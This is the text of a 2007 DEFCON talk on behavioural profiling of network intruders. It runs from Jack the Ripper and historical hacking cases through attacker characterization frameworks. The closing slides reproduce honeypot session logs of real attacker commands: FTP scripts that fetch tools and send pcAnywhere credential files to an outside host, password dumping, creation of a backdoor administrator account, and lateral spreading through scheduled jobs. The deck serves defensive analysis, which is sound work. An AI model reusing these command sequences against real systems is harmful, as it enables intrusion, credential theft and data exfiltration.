DEFCON 15

Analyzing Intrusions & Intruders

A Deeper look at a psychological approach towards network analysis

Sean M. Bodmer
Savid Technologies, Inc.
sbodmer@savidtech.com

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

!!Updated Presentation!!

- This slide deck is different from your CD
- I will provide an updated brief to DEFCON for further review
- Thanks in advance!

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Introductions


- Who am I?
  - Sean M. Bodmer
    - Savid Technologies, Inc.
    - Honeynet Researcher & Intrusion Analyst
    - Information Security/Criminal Sciences Researcher
    - Over a decade working in Information Security
  - Not an expert Behavioral Profiler!
    - A Intrusion Analyst by trade
    - Studies signatures and observables of Intrusions
    - Building a thesis on Attacker/Threat Profiling

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Why am I here?

- To enable you to walk away with alternative concepts and methods to better perform intrusion analysis and attacker characterization of cyber crimes and cyber criminals



savidtechnologies
Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Everyone's Challenge

- What can you do as a Security Professional to protect your assets and better understand threats?
- How do you learn from attackers and threats?
- How can you use this to properly analyze the motives, intent, and behaviors?
- How can you prevent further attacks and generate stronger protections?
- How do you effectively communicate your findings to senior leadership?

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Overall Foundations

- Behavioral Profiling
  - Generally profiling has negative connotations, but this is the literal term…
  - Assumptions of Profiling
    - The rational relies on the uniqueness of experience & different personality types will be reflected in lifestyles & behaviors. This leads to assumptions about profiling:
      - The intrusion reflects the personality
      - The methods remain similar
      - The signature remains the same
      - The personality will not change
  - Analyzes the pattern of Individuals and Groups
    - Focus on Behavior
    - Skills and Abilities
    - Accessibility to/use of Resources
    - Motivation
    - Complexity
      - Needs a multi-disciplinary approach
      - Simply being an Profiler or Network Geek won't get you thye complete picture

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Case Study A



- 1888 A.D. - Jack The Ripper
  - Unidentified Serial Killer
  - Whitechapel, United Kingdom
  - Mutilated 5 Prostitutes

- First case Profiling was actively utilized
  - At that time the concepts of criminal profiling, fingerprinting, and other such knowledge and intelligence that have developer were poorly understood if not altogether unknown

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Case Study A

- Modus Operandi (MO)

Victim	Date	Circumstances of Death	Mutilations
Mary Nicholls	31 Aug 1888	killed where found; no shout/cry(sho)	abdomen slashed
Annie Chapman	8 Sep 1888	no signs of struggle(str)	disembowelled; uterus missing
Elizabeth Stride	30 Sep 1888	throat cut on ground; no str; no sho	no mutilation
Catherine Eddowes	30 Sep 1888	throat cut on ground; no sho	abdomen laid open; kid, uter missing
Marie Kelly	9 Nov 1888	killed lying on bed, no str	extensive body mutilation

- Patterns and Signatures
  - Victim Type - prostitutes, mid age.
  - Areas - Dark secluded streets of Whitechapel, in London's East End (exception Marie Kelly).
  - Murder - throat cut from left to right, victim mutilated.
  - Victim After Murder - body not concealed or moved, body organs missing (cannibalism/fetishism?)

savidtechnologies
Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Case Study A

- Suspects
  - **A Royal Plot** - This theory was by author Stephen Knight who talked to some grandson who said that his painter dad knew of a Royal duke who had a baby by a prostitute (who posed for the painter). So the Queen inscribed the help of her doctor and Freemasons (Lord Salisbury and Sir William Gull) who then killed the prostitute friends with each Jack the Ripper murder.
  - **Doctors** - Did Jack the Ripper need medical knowledge to kill his victims? Some doctor's said he did and some said he did not. Here are some comments from doctors who carried out autopsies on Jack's victims –
    - Mary Nicholls - 'Deftly and skillfully performed.' - Dr Llewellyn.
    - Annie Chapman - 'Obviously the work was that of an expert - or one, at least, who had such knowledge of anatomical or pathological examinations as to be enabled to secure the pelvic organs with one sweep of the knife.' - Dr Phillips.
    - Catherine Eddowes - 'A good deal of knowledge as to the position of the organs in the abdominal cavity.' - Dr Brown.
    - Catherine Eddowes - 'No stranger to the knife.' - Dr Sequiera.
    - Marie Kelly - 'No scientific or anatomical knowledge.' - Dr Bond.

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Case Study A

- Jack the Ripper's crimes were disorganized
  - Murder usually happens spur of the moment (with no planning but the one simple objective to kill)
  - Does not bring any tools ('rape kit') to the kill except maybe murder device
  - No contact with the victim prior to spur of the moment murder
  - No rape, torture etc. will take place before murder
  - Kills victim but does not care for evidence usually left at the crime scene (high degree of violence takes place at murder)
  - Will not move body in an attempt to hide, bury it etc., unconcerned of its discovery
  - Killer might be involved further with the dead victim (mutilation, necrophilia, cannibalism, etc) and may also take souvenir

- Organization in an Intrusion provides an observable signature…
  - Knowledge of the Environment/Terrain
  - Extremely Skilled with Tools and Operating Systems

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Case Study A

- Basic Profile of Jack
  - Jack would probably of grown up in a poor household, where the fathers work was unstable and where he experienced harsh discipline
  - The family could of also been subject to sexual abuse, alcohol or drug problems, mental illness etc
  - Jack would of been a shy quiet type as he had internalized the painful emotions at home
  - He would also have a poor self image with a disability or physical ailment, casting him from society and making him feel very inadequate
  - He would also be an underachiever and would probably have a menial job in the industrial sector
  - Jack would of been unable to live or socialize with other people, leading a very lonely life, the only people he would live with would be his parents or on his own
  - He would also have no relationships so his hate and anger would be aimed at the opposite of sex, but no rape, as he was very incapable
  - Jack's mental illness would have played a big part on the murder and mutilation of his victims
  - He would also take little to no interest in the murder after it was committed so he would of never sent any letters (the media did)
  - Jack's motive was of course : sex, dominance, and power
  - Jack was also a stable killer - a person who murders in the same basic area, so this means that it was quite definite that he lived right in Whitechapel in 1888.

(Profile made up from notes of classification from the book - 'Whoever Fights Monsters' By Robert K. Ressler and Tom Shachtman)

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Leveraging Capabilities

- There is over 100 years of experience from the Law Enforcement Community that you can leverage to better understand threats and the motivations of attackers
- That experience is key to understanding threats and increasing awareness…
- Information Systems are now at a point to enable human analytical capabilities to move beyond simple network analysis and post-mortem analysis
- How do you know what implementation is best for you?
  - Recursive Learning Systems?
  - Automated Signature Generation Systems?
  - Managed Security Services?
  - On-Site Contractors?

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Getting Scientific

- Criminal Investigative Analysis
  - Review Crimes from a behavioral, investigative, and forensic perspective
  - Reviewing and assessing the facts of the criminal act
  - Interpreting offender behavior and interaction with the victim systems as exhibited during the crime or displayed in the crime scene
- A person's basic behavior, exhibited in a crime scene, will also be present in that person's lifestyle
  - That is what helps determine the type of person you are looking for

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Getting Technical

- Threat Analysis/Modeling
  - Common Components
    - Potential Attacks/Threats/Risks
    - Analysis
    - Countermeasures
    - Future Preparations
- Common Analysis Approach:
  - Locate key system vulnerabilities
  - Classify possible attackers
  - Identify goals of attacker
  - Enumerate possible ways to achieve goals
  - Create resolution plan

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Two Worlds Collide…

- Relying solely on and Post-Mortem analysis does not work in an age of “All Things Cyber”
- It is possible to take a deeper look at the behaviors and personalities of “who” is attacking your infrastructure
- Now we need to understand the “who” and “why” to prevent further attacks
- Behavioral Profiling defines how security professional can better understand the motivations and methods of attackers

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Two Worlds have Collided

- Principals of combined profiling and threat analysis:
  - Profiling of individuals for the purposes of identification and possible apprehension
  - Collection and analysis of data into models that allow better theoretical understanding of threats
  - Utilize research to assist in calculating motives and behaviors in specific attacks by groups/individuals
  - Utilize research to create models of threats that involve variables such as to illustrate to stakeholders probable next targets of threats
  - To understand where the community is going next or may have been previously

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Now you can be a Columbo!



savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

One more thing…

- Types of Investigations
  - Inductive
    - Qualitative analysis lifecycle
    - Relies on guesswork and assumptions
    - Not recommended for professional investigations
  - Deductive
    - Quantitative analysis lifecycle
    - Relies on evidence and hard facts
    - Capable of leveraging over a century of information
    - Highly recommended for professional intrusion analysts

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Oh, just one more thing!

- Cyber Crime Scene Investigations
  - Assess Scene
    - Document all Observables
  - Collect Evidence
    - Document, Label, and Store all Evidence for analysis
  - Collect Data Sources
    - Communicate with Data Handlers/Managers
    - Document all Sources
  - Analyze
    - Network Forensics
      - Document all Observables
    - Host Forensics
      - Document all Observables
  - Assessment
    - Generate Attacker Profile
      - Document all Modus Operandi
      - Define all Signatures of Specifics/Modus Operandi
  - Report
    - Generate Intrusion Report
      - Technical
      - Observables
      - Threat Profile

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Cyber Crimes

- Investigative Lifecycle



Incident
Awareness
Consultation



Preliminary Analysis

Image
Acquisition/
Recovery



Detailed
Analysis



Preliminary/
Final Report



Presentation



Containment



<u>Prevention</u>
Technologies
Improved Processes
New Security Policies
Improved Configurations



Expert Witness
Testimony




Deposition/
Affidavit



savidtechnologies

Equivocal Forensics Analysis





Case Study B

- "HotterthanMojaveinmyheart" AKA "El Griton," Julio Ardita
  - Hacked into NASA, DoD, U.S. colleges, and colleges in Korea, Mexico, Taiwan, Chile and Brazil
  - Hacked into the private telephone systems of companies in his native Argentina, dialed into Harvard U's computer system, and launched his U.S. hacking attacks through Harvard.
  - Caught: USN San Diego detected that certain system files had been altered - they uncovered a sniffer file and a file that contained the passwords he was logging, and programs to gain root access and to cover tracks. Argentine officials arrested him for hacking into telephone company facilities, seized his computers.
  - $15K telephone service theft, millions in damaged files and investigative costs yielded a $5k fine and 3 years of probation.

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Thinking about Assessments?

- If you were an Analyst on this event
  - How would you have analyzed the events?
    - Would you consider the difficulty?
    - Would you consider the target?
    - Would you consider the outcome?
  - How would one analyze this threat?
    - Typology
    - Victimology
    - Other methods

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Attacker Characterization

- *Attack Characterization can has* two primary components:
  - *Events – What has occurred by act of the attacker*
  - *Threats – The motives, and intent of the attack*
- Characterizing an attacker will rely on analyzing what you can see over the network
  - Generally session data isn't available through production resources
  - Web servers retain session logs, which can contain keystroke logs
  - Host security programs can be purchased that record user activity and session information
  - Intrusion Detection systems are available that monitor session activity
  - Honeynet technologies are available which configured properly can be deployed to monitor session level interactions

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Attacker Characterization

- Common Attacker Types:
  - Naïve Novice (hacker)
  - Advanced Novice (hacker)
  - Professional or Dedicated Hacker
  - Disgruntled Employee (insider)
  - Corporate Espionage (Professional Hacker)
  - Organized Crime
  - Hacker Coalition
  - Zealot Organization
  - Cyber Terrorist
  - Nation State actor
  - Foreign Intelligence

savidtechnologies
Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Attacker Characterization

- Components of an Attacker Profile
  - Motivation – the level of intensity and degree of focus
  - Objectives - boasting rights, disruption, destruction, learn secrets, make money
  - Timeliness - how quickly they work (years, months, days, hours)
  - Resources - well funded to unfunded
  - Risk Tolerance – high (don't care) to low (never want to be caught)
  - Skills and Methods - how sophisticated are the exploits (scripting to hardware lifecycle attacks)
  - Actions - well rehearsed, ad hoc, random, controlled v. uncontrolled
  - Attack Origination Points – outside, inside, single point, diverse points
  - Numbers Involved in Attack - solo, small group, big group
  - Knowledge Source - chat groups, web, oral, insider knowledge, espionage

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Challenges in Attack Characterization

- Cost
  - Personnel (Skilled Talent)
  - Equipment
  - Software
  - Productivity versus Business Operations
- Technology
  - Most security budgets only focus on standard components
    - Network sensing equipment
    - Boundary protection devices
    - Continuity of Operations (COOP)
    - Disaster Recovery
- Legal
  - Most organizations are nervous to deploy attacker analysis systems that could be considered capable of “Profiling”
  - Most do not understand the true legal nature of defensive analysis technologies

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Being the Analyst

- Identifying the points of injection (source point)
  - Tracing an attack or insertion point back to the source to learn:
    - How
    - What
    - When
    - Why
    - Where
  - Acquiring all of the internal assets to perform analysis
    - Some systems are out of bounds for analysis
      - Either you do not own or you are not allowed to analyze
    - Some logs could have been destroyed or corrupted during the incident
  - Post Mortem is reactive and not pro-active
    - You don't learn as much while attempting to remediate your incident and return your network to normal operating levels

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Case Study C





- "Datastream Cowboy" and "Kuji" attack USAF's Rome Labs
  - 26 days of attacks; 20 days of monitoring
  - 7 sniffers, over 150 intrusions from 10 points of origin from 8 different countries
  - Priceless cost to national security, but $211,722 to undo damage to computer systems.
    - Investigative costs also not included

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Thinking about Assessments?

- If you were an Analyst on this event
  - How would you have analyzed the events?
    - Would you consider the difficulty?
    - Would you consider the target?
    - Would you consider the outcome?
  - How would one analyze this threat?
    - Typology
    - Victimology
    - Other methods

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Constructing Attacker Profiles

- What is a profile?
  - As complete a description of the individual who committed the crime as possible…based on the crime scene and the crime itself
- Intruder Profiles can include:
  - Gender
    - Content Analysis
    - Research?
  - Age
    - Command Use / Key Stroke
    - Typology
    - Methodology
    - Content Analysis
  - Race/ethnicity
    - Command Use / Key Stroke
    - Methodology
    - Content Analysis

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Constructing Attacker Profiles (cont'd)

- What is a profile?
  - As complete a description of the individual who committed the crime as possible…based on the crime scene and the crime itself
- Intruder Profiles can include: (continued)
  - Level of intelligence/schooling
    - Command Use / Key Stroke
    - Methodology
    - Content Analysis
    - Remote Assessment (Clinical Expertise…)
  - Political Affiliations
    - Command Use/ Key Stroke
    - Content Analysis
    - External (Public) Data Sources
  - Physical/Mental Health
    - Command Use/ Key Stroke
    - Content Analysis
    - Observables

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Constructing Assessments

- Triage
  - Validation/Threat Assessment
- Case Overview
  - Victimology
    - History/"Hotspots"
    - Nature of Information Targeted
    - Victim System Functionality
  - Attack
    - Vulnerability/Exploit
      - Disclosure History
    - MO, Signature, Content, Patterns
    - Tools
    - Utilization of Access
    - Data Transfer Technique
    - Logging Alteration/Deletion Technique

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Analyzing Session Behaviors

- If session data is available an enormous amount of observed information can be gained from the attacker
  - Knowledge of your environment
    - System Locations
    - System Functionality
    - Folder & File Locations
    - Personnel & Roles
  - Knowledge of the Operating System
  - Grasp of commands, options, and arguments
  - Organized or Disorganized
    - This is helps build a clear picture of the intent and motive
  - Whether the attack is scripted or not
  - How often does the attacker generate typos?
    - Could that be a signature?

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Implementing Session Analysis

- The following sessions were live captures of attackers through the use of honeynet technologies laced within production networks

- This information was used to better understand an attacker and increase the protection of the networks surrounding these sensors…
  - This information has been approved by the host of the network and scrubbed to protect the source of the customer

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypot Session Capture 1

- 'ipconfig');
- 'ping www.pivot.net');
- 'ipconfig /all');
- 'net view');
- 'ping -a press1a-exch1');
- 'time');
- 'net user');
- 'net view /domain');
- 'net view /domain:press1a');
- 'net view /domain:workgroup');
- 'dir c:\');
- 'dir d:\');
- 'dir ncts80.exe');
- 'dir tftp*.*');
- 'dir ftp.exe');
- 'ipconfig');
- 'echo ftp 192.168.232.61>f.txt');
- 'dir f.txt');
- 'echo IUSER_DB>>f.txt');
- 'echo muahaha>>f.txt');
- 'echo binary>>f.txt');
- 'echo get ncts80.exe>>f.txt');
- 'echo bye>>f.txt');
- 'type f.txt');
- 'ftp -s f.txt');
- 'ftp -s:f.txt');
- 'del f.txt');
- 'echo open 192.168.232.61>f.txt');
- 'echo IUSER_DB>>f.txt');
- 'echo muahaha>>f.txt');
- 'echo binary>>f.txt');
- 'echo get ncts80.exe>>f.txt');
- 'echo bye>>f.txt');
- 'type f.txt');
- 'ftp -s:f.txt');
- 'dir ncts80.exe');
- 'ncts80.exe');
- 'dir ncts80.exe');
- 'netstat -an');
- 'ftp -s:f.txt');
- 'dir ncts80.exe');
- 'ren ncts80.exe winsec.exe');

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypot Session Capture 1

- 'ping -a 192.168.100.15');
- 'net name');
- 'net start');
- 'dir c:*.cif /s');
- 'copy c:\docume~1\alluse~1\applic~1\symantec\pcanyw~1*.cif');
- 'ren winnt.~1,cif 1.cif');
- 'ren winnt.~1.cif 1.cif');
- 'ren winntn~1.cif 1.cif');
- 'dir 1.cif');
- 'copy c:\docume~1\alluse~1\applic~1\symantec\pcanyw~1*.cif');
- 'ren winnt.~1,cif 1.cif');
- 'ren winnt.~1.cif 1.cif');
- 'ren winntn~1.cif 1.cif');
- 'dir 1.cif');
- 'ren winntn~1.cif 2.cif');
- 'ren winntn~2.cif 2.cif');
- 'dir *.cif');
- 'echo open 192.168.232.61>a.txt');
- 'del f.txt');
- 'echo IUSER_DB>>a.txt');
- 'echo muahaha>>a.txt');
- 'echo binary>>a.txt');
- 'echo put 1.cif>>a.txt');
- 'echo put 2.cif>>a.txt');
- 'echo get fport.exe>>a.txt');
- 'echo get pwdump4.exe >>a.txt');
- 'echo get lsaext.dll >>a.txt');
- 'echo get findpass.exe>>a.txt');
- 'echo get pskill.exe>>a.txt');
- 'echo get pulist.exe>>a.txt');
- 'echo bye>>a.txt');
- 'type a.txt');
- 'ftp -s:a.txt-');
- 'del a.txt');
- 'fport');
- 'pwdump4 /l');
- 'pulist');
- 'findpass sophie administrator 320');
- 'findpass');
- 'findpass press1a administrator 320');
- 'dir c:\');
- 'dir ncts80.exe');
- 'dir ncts80.exe');

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypot Session Capture 1

- 'dir findpass.exe');
- 'net view');
- 'ping -a arcane');
- 'netstat -an');
- 'ping -a 10.50.140.250');
- 'ping -a 192.168.100.15');
- 'net share');
- 'net view \\zeta');
- 'net view \\arcane');
- 'dir \\arcane\winstall');
- 'dir \\arcane\d');
- 'dir \\arcane\clients');
- 'dir \\arcane\c');
- 'dir ncts80.exe');
- 'at \\arcane');
- 'copy winsec.exe \\arcane\d\winnt\system32');
- 'dir \\arcane\admin$\system32');
- 'net time \\arcane');
- 'dir c:\');
- 'net time \\arcane');
- 'dir \\arcane\admin$\system32\winsec.exe');
- 'copy winsec.exe \\arcane\admin$\system32\winsec.exe');
- 'dir   \\arcane\admin$\system32\winsec.exe');
- 'at \\arcane 10:55pm winsec.exe');
- 'net time \\arcane');
- 'net time \\zeta');
- 'net view \\zeta');
- 'at \\zeta');
- 'dir   \\zeta\c$');
- 'copy winsec.exe   \\zeta\admin$\system32');
- 'at \\zeta 10:55pm winsec.exe');
- 'at \\press1a-exch1');
- 'dir \\press1a\c$');
- 'copy winsec.exe \\press1a-exch1\admin$\system32');
- 'net time \\press1a-exch1');
- 'at \\press1a-exch1 11:12pm winsec.exe');
- 'at \\press1a-exch1');
- 'at \\arcane');
- 'at \\zeta');
- 'dir \\zeta\admin$\system32\winsec.exe');
- 'dir \\arcane\admin$\system32\winsec.exe');
- 'dir cmd.exe');
- 'ping -a press1a-exch1');
- 'echo open 192.168.232.61>a.txt');
- 'echo IUSER_db>>a.txt');

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Analyzing Session Behavior

- How would you evaluate this attack?
  - Sophisticated?
  - Motivated?
  - Targeted or Opportunistic?
  - Organized or Disorganized?
  - Automated or Live ?

savidtechnologies

Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypot Session Capture 2

- 'ipconfig');
- 'ping 192.168.1.50');
- 'net use');
- 'net use /?');
- 'exit');
- 'command.com');
- 'findpass');
- 'findpass win2kpro administrator 192');
- 'net user');
- 'net user rt rt /add');
- 'net localgroup administrators rt /add');
- 'exit');
- 'dir /S sebek.sys');
- 'ping -c 1 192.168.15.2');
- 'ping -n 1 192.168.2');
- 'ping -n 1 192.168.15.2');
- 'ping -n 1 192.168.15.3');
- 'ping -n 1 192.168.15.4');
- 'ping -n 1 192.168.15.5');
- 'arpm -a');
- 'arp -a\');
- 'arp -a');
- ' 192.168.15.2 00-0c-29-80-9e-2e dynamic ');
- ' 192.168.15.3 00-0c-29-63-e3-5f dynamic ');
- ' 192.168.15.4 00-0c-29-e6-b3-f6 dynamic ');
- ' 192.168.15.5 00-0c-29-6a-6b-71 dynamic ');
- 'ping -n 1 192.168.15.10');
- 'arp -a');
- 'ping -n 1 192.168.15.2');
- 'ping -n 1 192.168.15.4');
- 'ping -n 1 192.168.15.5');
- 'ping -n 1 192.168.15.10');
- 'ping -n 1 192.168.15.3');
- 'arp -a');
- 'arp -a');
- 'ping -n 1 192.168.15.10');
- 'arp -a');
- 'ipconfig /all');
- 'net start');
- 'net use');
- 'cd \\.host');
- 'exit');
- 'net use');
- 'net share');
- 'net use k: \\.host ');

savidtechnologies
Copyright ©2007 Savid Technologies, Inc. All Rights Reserved

Honeypot Session Capture 2

- 'k:');
- 'cd \');
- 'dir');
- 'findpass');
- 'findpass win2kpro administrator 192');
- 'dir');
- 'cd progr*');
- 'dir');
- 'cd vmware');
- 'dir');
- 'cd vmware*');
- 'dir');
- 'type hook.dll | more');
- 'dir /S *.sys');
- 'cd \');
- 'dir');
- 'cd doc*');
- 'dir');
- 'cd iwar*');
- 'dir');
- 'cd desk*');
- 'dir');
- 'cd ..');
- 'dir');
- 'cd my*');
- 'dir');
- 'cd ..\..');
- 'dir');
- 'cd administrator');
- 'dir');
- 'cd desktop');
- 'dir');
- 'cd ..');
- 'cd ..');
- 'dir');
- 'cd administrator');
- 'dir');
- 'cd my*');
- 'dir');
- 'cd ');
- 'cd \');
- 'net view');
